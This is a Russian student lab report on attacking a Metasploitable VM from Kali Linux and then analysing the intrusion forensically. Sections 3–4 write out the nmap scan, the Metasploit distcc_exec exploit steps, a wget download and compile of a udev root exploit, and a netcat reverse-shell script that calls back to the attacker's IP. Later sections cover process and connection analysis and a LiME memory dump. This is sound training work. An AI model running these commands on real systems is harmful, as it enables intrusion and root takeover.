**Студент: Ганиев Р.А.**

**Группа: 11-902**

**Тема: использование DISTCC для получения прав root, создание дампа памяти LiME и его анализ**

**Содержание**

1. Создание виртуальной машины Kali Linux
2. Настройка сети между Metasploitable и Kali Linux
3. Атака Metasploitable
4. Расширение прав доступа до root
5. Форензика
6. Создание дампа памяти с помощью LiME
7. Создание файлов для форензического анализа
8. Оформление результатов работы

**1. Создание виртуальной машины Kali Linux**


Постановка задачи

* создание виртуальной машины Kali Linux
* цель: выполнить развёртывание виртуальной машины
* средства: WMWare Workstation

Начальная ситуация

* виртуальная машина не создана

Выполнение задания

* алгоритм
  + при создании виртуальной машины указаны следующие параметры: тип системы – Debian, архитектура процессора – х64, количество процессоров – 1, объем ОЗУ – 512 MB, размер жесткого диска – 16 GB, тип сетевого подключения – сетевой мост
* результаты
  + выполнено развертывание виртуальной машины с использованием образа системы kali-linux-2.0-amd64.iso
  + 

**2. Настройка сети между Metasploitable и Kali Linux**


Постановка задачи

* настройка сети между Metasploitable и Kali Linux
* цель: научиться настраивать сеть, настроить сеть между Metasploitable и Kali Linux
* средства: ifconfig

Начальная ситуация

* сеть не настроена, IP адреса не записаны

Выполнение задания

* алгоритм
  + выполнение команды ifconfig –a и запись IP адреса Kali Linux, выданного DHCP-сервером (далее KL\_IP)
  + выполнение команды ifconfig –a и запись IP адреса Metasploitable (далее MS\_IP)
* результаты
  + 
  + выполнена настройка сети между Metasploitable и Kali Linux, записаны IP адреса (KL\_IP = 192.168.248.133, MS\_IP = 192.168.248.128)

**3. Атака Metasploitable**









Постановка задачи

* атака Metasploitable
* цель: провести атаку Metasploitable
* средства: nmap, msfconsole, use, set, exploit, hostname, ifconfig, whoami

Начальная ситуация

* атака не произведена, доступа к удалённой машине нет

Выполнение задания

* алгоритм
  + сканирование портов Metasploitable с помощью NMAP
    - выполнение: nmap -p 1-65535 -T4 -A –v MS\_IP 2>&1 | tee /var/tmp/scan.txt
    - проверка, что distcc запущен на порту 3632: grep 3632 /var/tmp/scan.txt
  + запуск эксплоита distcc с использованием Metasploit
    - запуск консоли Metasploit: msfconsole
    - поиск distcc эксплоита: search distcc
    - запуск эксплоита: use exploit/unix/misc/distcc\_exec
  + выбор и настройка дополнительного загрузчика для эксплоита distcc
    - просмотр списка доступных загрузчиков: show payloads
    - выбор загрузчика: set payload cmd/unix/bind\_ruby
    - просмотр списка настроек загрузчика: show options
    - установка IP адрес машины жертвы: set RHOST MS\_IP
  + получение доступа к Metasploitable
    - выход из загрузчика: Ctrl+С c последующим подтверждением выхода
    - получение доступа к удаленной машине: exploit
    - проверка в получении доступа: hostname, ifconfig eth0, whoami
* результаты
  + 
  + 
  + 
  + 
  + 
  + 
  + 
  + 
  + 
  + 
  + 
  + 

**4. Расширение прав доступа до root**




Постановка задачи

* расширение прав доступа до root
* цель: расширить права доступа до root
* средства: wget, gcc, netcat, echo, ps

Начальная ситуация

* root прав нет

Выполнение задания

* алгоритм
  + скачивание эксплоита exploit-8572
    - скачивание: wget --no-check-certificate http://www.computersecuritystudent.com/DOWNLOADS/8572 -O exploit-8572.c
    - проверка наличия файла: ls -l exploit-8572.с;
    - компиляция эксплоита: gcc exploit-8572.c -o exploit-8572
    - проверка наличия исполняемого файла: ls -l exploit-8572\*
  + cоздание netcat сессии для удаленного управления
    - открытие новой консоли и выполнение в ней команды netcat –vlp 4444
    - создание нового подключения, прослушивающего порт 4444
  + использование exploit-8572 для предоставления удаленной консоли с правами root по netcat
    - создание скрипта для предоставления консоли по netcat: echo '#!/bin/sh' > /tmp/run; echo '/bin/netcat -e /bin/sh KL\_IP 4444' >> /tmp/run
    - определение pid менеджера устройств: ps -eaf | grep udev | grep -v grep
    - вычитание 1 из полученного pid для имитации pid родительского процесса и выполнение команды: ./exploit-8572 <pid - 1>
* результаты
  + 
  + 
  + 
  + 
  + 
  + 
  + менеджер устройств udev создал блочное устройство с правами root, которое в свою очередь выполняет скрипт /tmp/run, в результате выполнения скрипта для удаленной машины KL\_IP предоставлена консоль через netcat на порту 4444 с правами root

**5. Форензика**







Постановка задачи

* выявление и анализ аномальной активности
* цель: выявить аномальную активность, научиться её анализировать
* средства: netstat, ps, grep, lsof

Начальная ситуация

* аномальная активность не выявлена

Выполнение задания

* алгоритм
  + выявление аномальной активности, привязывание сетевых подключений к идентификаторам процессов
    - просмотр прослушивающихся и установленных соединений на данный момент: netstat –noap | less
    - вывод соединений, использующих порт 4444: netstat –noap | grep 4444
    - анализ процесса RUBY\_PID: ps -eaf | grep RUBY\_PID | grep -v grep
    - анализ процесса SH\_PID: ps -eaf | grep SH\_PID | grep -v grep
    - анализ процесса, родительского для SH\_PID: ps -eaf | grep P\_SH\_PID | grep -v grep
    - просмотр списка файлов, использующихся netcat сессией на порту 4444: lsof | grep 4444
  + использование lsof для анализа демона с процессом RUBY\_PID: lsof –p RUBY\_PID
  + использование lsof для анализа netcat сессии c процессом SH\_PID и root правами: lsof –p SH\_PID
  + использование ps для анализа netcat сессии с процессом SH\_PID и root правами
    - выполнение команды: ps -eaf | grep -v grep | grep SH\_PID
    - выполнение команды: ps -eaf | grep -v grep | grep P\_SH\_PID
    - вывод содержимого скрипта предоставившего shell удаленной машине: cat /tmp/run
* результаты
  + 
  + 
  + 
  + 
  + 
  + 
  + 
  + выявлена аномальная активность, произведён анализ

**6. Создание дампа памяти с помощью LiME**



Постановка задачи

* создание дампа памяти с помощью LiME
* цель: создать дамп памяти с помощью LiME
* средства: LiME, insmod

Начальная ситуация

* дамп памяти не создан

Выполнение задания

* алгоритм
  + подготовка директории
    - создание каталога /var/www/distcc: mkdir –p /var/www/distcc
    - смена владельца директории: chown www-data:www-data /var/www/distcc
    - изменение права доступа: chmod 755 /var/www/distcc
    - подтверждение правильности выполнения: ls -ld /var/www/distcc
  + создание дампа
    - переход в каталог /var/tmp/src: cd /var/tmp/src
    - создание дампа оперативной памяти Metasploitable: insmod ./lime-2.6.24-16-server.ko "path=/var/www/distcc/distcc\_memory.lime format=lime"
    - проверка создания дампа: ls -l /var/www/distcc/distcc\_memory.lime
* результаты
  + 
  + 
  + с помощью LiME создан дамп памяти

**7. Создание файлов для форензического анализа**


Постановка задачи

* создание файлов для форензического анализа
* цель: создать файлы для форензического анализа
* средства: netstat, lsof, ps, tar, md5sum

Начальная ситуация

* файлы для форензического анализа не созданы

Выполнение задания

* алгоритм
  + сохранение сведений о системе
    - переход в каталог /: cd /
    - сохранение сведений о состоянии сетевых соединений и слушаемых на данном компьютере портах: netstat -naop > /var/www/distcc/distcc\_netstat.txt
    - сохранение вывода информации о том, какие файлы используются теми или иными процессами в системе: lsof > /var/www/distcc/distcc\_lsof.txt
    - сохранение отчёта о работающих процессах: ps -eaf > /var/www/distcc/distcc\_pseaf.txt
    - архивирование всех данных: tar zcvf /var/www/distcc/tmp.tar.gz /tmp
  + создание MD5 хеш-суммы
    - переход в каталог /var/www/distcc/: cd /var/www/distcc/
    - создание MD5 хеш-сумм: md5sum \* | tee distcc\_md5.txt
* результаты
  + 
  + 
  + созданы файлы для форензического анализа

**8. Оформление результатов работы**

